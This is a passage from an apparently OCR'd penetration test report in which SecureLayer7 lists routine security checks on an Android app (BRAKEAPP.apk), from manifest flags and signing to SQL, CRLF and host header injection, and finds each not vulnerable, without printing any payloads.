
Figure#01 Tested for Debug Flag Check

Next, SecureLayer7 checked for sensitive data exposure with URLs. SecureLayer7 carried out this attack by finding all the URLs in the smali file and checking for sensitive data. However, it was observed that no sensitive data was exposed through the URLs. Therefore, this led SecureLayer7 to the conclusion that the android application is not vulnerable to Sensitive Data Exposure with URLs.



Figure#02 Tested for Sensitive Data on URLs


Next, SecureLayer7 checked for Insecure Data Storage with the Firebaseio Database URL. SecureLayer7 tried to find the Firebaseio URL with the JADX-gui tool. However, it was observed that the application source code does not have a hardcoded Firebaseio database URL. Therefore, this led SecureLayer7 to the conclusion that the Android application is not vulnerable to Insecure Data Storage with a Firebaseio URL.



Figure#03 Tested for Firebase Database URL

Next, SecureLayer7 checked for Sensitive Data Exposure, such as hardcoded credentials. By reverse engineering the APK file, when conducting a check for sensitive data exposure to identify the presence of sensitive hard-coded information such as API keys, username,password etc., Securelayer7 observed that there is no sensitive data exposed through source code. Therefore, this led SecureLayer7 to the conclusion that the android application is not vulnerable to Sensitive Data Exposure.

Figure#04 Tested for Sensitive Data Exposure on Source Code -1




Figure#05 Tested for Sensitive Data Exposure on Source Code -2

Next, SecureLayer7 checked for installation of the target APK on an Insecure Version of the OS. This was done by checking the minimum SDK version, which should be above v17. It was observed that the application has the minimum SDK version set at 26. Therefore, this led us to the conclusion that the Android application is not vulnerable to Android application installation on Insecure OS Versions.

```
version: 2.9.0
apkFileName: BRAKEAPP.apk
isFrameworkApk: false
usesFramework:
  ids:
  - 1
  tag: null
sdkInfo:
  minSdkVersion: 26
  targetSdkVersion: 33
packageInfo:
  forcedPackageId: 127
  renameManifestPackage: null
versionInfo:
  versionCode: 9
  versionName: 1.2.0.0
resourcesAreCompressed: false
sharedLibrary: false
sparseResources: false
unknownFiles:
  play-services-base.properties: 8
  androidsupportmultidexversion.txt: 8
  firebase-ml-vision.properties: 8
  play-services-auth-api-phone.properties: 8
  firebase-ml-vision-face-model.properties: 8
  play-services-flags.properties: 8
  play-services-clearcut.properties: 8
  play-services-vision-image-label.properties: 8
  play-services-ads-identifier.properties: 8
  play-services-safetynet.properties: 8
  core.properties: 8
  play-services-vision.properties: 8
  firebase-iid-interop.properties: 8
  play-services-auth.properties: 8
  play-services-auth-base.properties: 8
  play-services-tasks.properties: 8
  firebase-iid.properties: 8
  play-services-vision-common.properties: 8
```


Figure#06 Tested for Min SDK Version

Next, SecureLayer7 checked for the Allow Backup Flag and carried out this attack by checking the Allow Backup Flag True/False on the AndroidManifest.xml file. If it is set to true, then it allows the attacker to take a backup of application data. It was observed that the application set allows the backup flag to be "false." Therefore, this led us to the conclusion that the Android application is not vulnerable to the Allow Backup Flag.




Figure#07 Tested for Backup Flag

Next, SecureLayer7 checked for Weak Signing Algorithms used to sign the Android application. This allows the attacker to obtain the signing key of the application's certificate and change the application in the App Store to a malicious one by using the obtained signing keys. However, the application uses v2 scheme with the SHA256withRSA signature type, which is secure. Therefore, this led us to the conclusion that the Android application is not vulnerable to Weak Signing Algorithms.




Figure#08 Tested for Weak Signing Algorithm

Next, SecureLayer7 checked for Improper Export of Android Components. SecureLayer7 carried out this attack by checking content providers, services, broadcast receivers, and activities flag as true/false. SecureLayer7 observed that the application implemented proper protection and set the exported components as "false". Therefore, this brought SecureLayer7 to the conclusion that the Android application is not vulnerable to Improper Export of Android Components.




Figure#09 Tested for Improper Export Android Components

Next, SecureLayer7 checked for SQL Injection by adding different SQLi payloads onto the different headers, and it was observed that the server responded with an 'HTTP 404 Not Found' message and did not process the payloads. The application seems to be validating the user input and does not include the user input directly in pre-defined SQL queries. Therefore, this led SecureLayer7 to the conclusion that the application is not vulnerable to SQL Injection.




Figure#10 Tested for SQL Injection

Next, SecureLayer7 checked for Carriage Return Line Feed (CRLF) injection. SecureLayer7 carried out this attack by injecting CRLF payloads into HTTP request endpoints and then analyzing the server response to see if CRLF values were being reflected or not. SecureLayer7 observed that the payload didn't get executed and no arbitrary injected value was observed within the server response. Therefore, this led us to the conclusion that the Android application is not vulnerable to Carriage Return Line Feed (CRLF) Injection attacks.




Figure#11 Tested for CRLF Injection

Next, SecureLayer7 checked for Host Header Injection. SecureLayer7 carried out this attack by adding the other domain link to the host header. SecureLayer7 observed that the application response was 403 Forbidden. SecureLayer7 also tried to bypass this restriction by adding different headers such as X-Forward-For, X-Host, etc., but got no response with 200 OK but did redirect to the other domain. Therefore, this led us to the conclusion that the Android application is not vulnerable to Host header Injection.




Figure#12 Tested for Host Header Injection

Next, SecureLayer7 checked for Information Disclosure via Directory Brute Force and executed this attack by fuzzing files and endpoints on URL PATH. SecureLayer7 observed no sensitive files or directories exposed to an actor. Therefore, this led us to the conclusion that the Android application is not vulnerable to Information Disclosure via Directory Brute Force.



